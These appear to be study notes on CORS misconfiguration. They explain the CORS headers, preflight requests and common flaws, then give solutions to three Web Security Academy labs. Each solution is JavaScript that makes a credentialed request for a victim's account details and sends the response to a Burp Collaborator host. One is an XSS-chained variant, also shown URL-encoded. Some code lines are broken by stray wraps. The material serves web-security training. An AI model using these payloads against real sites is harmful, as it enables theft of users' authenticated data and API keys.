CORS_Misconfiguration

CORS (Cross-Origin Resource Sharing) is a security feature implemented by web browsers to control how web pages can request resources from a different origin (domain, protocol, or port). While CORS is designed to enhance security, misconfigurations can lead to **CORS vulnerabilities**, which attackers can exploit to steal sensitive data or perform unauthorized actions.

Let's break it down in detail:

What is CORS?

- **CORS** is a mechanism that allows a web page to make requests to a different domain than the one that served the web page.
- It is enforced by browsers to prevent **cross-origin attacks** like **Cross-Site Request Forgery (CSRF)**.
- CORS works by adding specific HTTP headers to requests and responses to control access to resources.

How CORS Works

1. **Simple Requests**:
    - For simple requests (e.g., GET or POST with certain content types), the browser sends the request directly and checks the `Access-Control-Allow-Origin` header in the response.
    - If the header matches the requesting origin, the browser allows the response to be accessed.
2. **Preflight Requests**:
    - For complex requests (e.g., PUT, DELETE, or custom headers), the browser first sends a **preflight request** (OPTIONS) to check if the server allows the actual request.
    - The server responds with headers like `Access-Control-Allow-Origin`, `Access-Control-Allow-Methods`, and `Access-Control-Allow-Headers`.

- If the preflight response is approved, the browser sends the actual request.

Same-origin policy

The same-origin policy is a restrictive cross-origin specification that limits the ability for a website to interact with resources outside of the source domain. The same-origin policy was defined many years ago in response to potentially malicious cross-domain interactions, such as one website stealing private data from another. It generally allows a domain to issue requests to other domains, but not to access the responses.

CORS Headers

1. `Access-Control-Allow-Origin`:
   - Specifies which origins are allowed to access the resource.
   - Example: `Access-Control-Allow-Origin: https://example.com`
2. `Access-Control-Allow-Methods`:
   - Specifies which HTTP methods are allowed (e.g., GET, POST, PUT).
   - Example: `Access-Control-Allow-Methods: GET, POST`
3. `Access-Control-Allow-Headers`:
   - Specifies which headers are allowed in the request.
   - Example: `Access-Control-Allow-Headers: Content-Type, Authorization`
4. `Access-Control-Allow-Credentials`:
   - Indicates whether credentials (e.g., cookies, authorization headers) can be included in the request.
   - Example: `Access-Control-Allow-Credentials: true`

What is a CORS Vulnerability?

A **CORS vulnerability** occurs when a server misconfigures its CORS policy, allowing unauthorized origins to access sensitive resources. Common

misconfigurations include:


1. **Wildcard ( ) in `Access-Control-Allow-Origin`**:
    - Allowing all origins (`Access-Control-Allow-Origin: *`) can expose sensitive data to any website.
2. **Reflecting the Origin Header**:
    - If the server reflects the `Origin` header in the `Access-Control-Allow-Origin` response header, an attacker can craft a malicious request to access sensitive data.
3. **Allowing Credentials with Wildcard**:
    - Using `Access-Control-Allow-Origin: *` with `Access-Control-Allow-Credentials: true` is insecure because it allows any origin to access authenticated resources.

Exploiting CORS Vulnerabilities

An attacker can exploit CORS misconfigurations to:

1. **Steal Sensitive Data**:
    - Use a malicious website to make cross-origin requests to the vulnerable server and retrieve sensitive data (e.g., user information, API keys).
2. **Perform Unauthorized Actions**:
    - Use cross-origin requests to perform actions on behalf of the victim (e.g., changing account settings).

Lab: CORS vulnerability with basic origin reflection




```
<script>
    var req = new XMLHttpRequest();
    req.onload = function() {
        var exfiltratedData = encodeURIComponent(this.respo
nseText);
        new Image().src = 'http://a1c1xz0c69x1vzv0v6g4klly5
pbgz8nx.oastify.com/log?key=' + exfiltratedData;
    };
    req.open('GET', 'https://0a2400f304eaa31081583022003800
46.web-security-academy.net/accountDetails', true);
    req.withCredentials = true;
    req.send();
</script>
```

Lab: CORS vulnerability with trusted null origin

```
<iframe
  sandbox="allow-scripts allow-top-navigation allow-forms"
  srcdoc="<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;
```

```
    req.open('get','https://0ab600bd0333b4438040b7c400250062.web-security-academy.net/accountDetails',true);
    req.withCredentials = true;
    req.send();
    function reqListener() {
        // Send the response to your Burp Collaborator URL
        fetch('https://wdde5s8337ysnn2hpaypwb3l6cc30xom.oastify.com/?data=' + encodeURIComponent(this.responseText), {
          method: 'GET'
        });
    };
  </script>"
></iframe>
```

Lab: CORS vulnerability with trusted insecure protocols

```
<script>
document.location="http://stock.0a4000f00408f6648005b2f400d600c1.web-security-academy.net/?productId=4<script>var req=new XMLHttpRequest();req.onload=reqListener;req.open('GET','https://0a4000f00408f6648005b2f400d600c1.web-security-academy.net/accountDetails',true);req.withCredentials=true;req.send();function reqListener(){new Image().src='http://pkd3jrcew7k8pl45yxyg4ydsxj3ar5fu.oastify.com/log?key='+encodeURIComponent(this.responseText);}</script>&storeId=1"
</script>
```

“in my case i dont know codes were not working so i use encoding”

```
<script>
document.location="http://stock.0a4000f00408f6648005b2f400d600c1.web-security-academy.net/?productId=4%3Cscript%3Evar%20req%3Dnew%20XMLHttpRequest%28%29%3Breq.onload%3DreqListener%3Breq.open%28%27GET%27%2C%27https%3A%2F%2F0a4000f00408f6648005b2f400d600c1.web-security-academy.net%2FaccountDetails%27%2Ctrue%29%3Breq.withCredentials%3Dtrue%3Breq.send%28%2
```

```
9%3Bfunction%20reqListener%28%29%7Bnew%20Image%28%29.src%3
D%27http%3A%2F%2Fpkd3jrcew7k8pl45yxyg4ydsxj3ar5fu.oastify.c
om%2Flog%3Fkey%3D%27%2BencodeURIComponent%28this.responseTe
xt%29%3B%7D%3C%2Fscript%3E&storeId=1"
</script>
```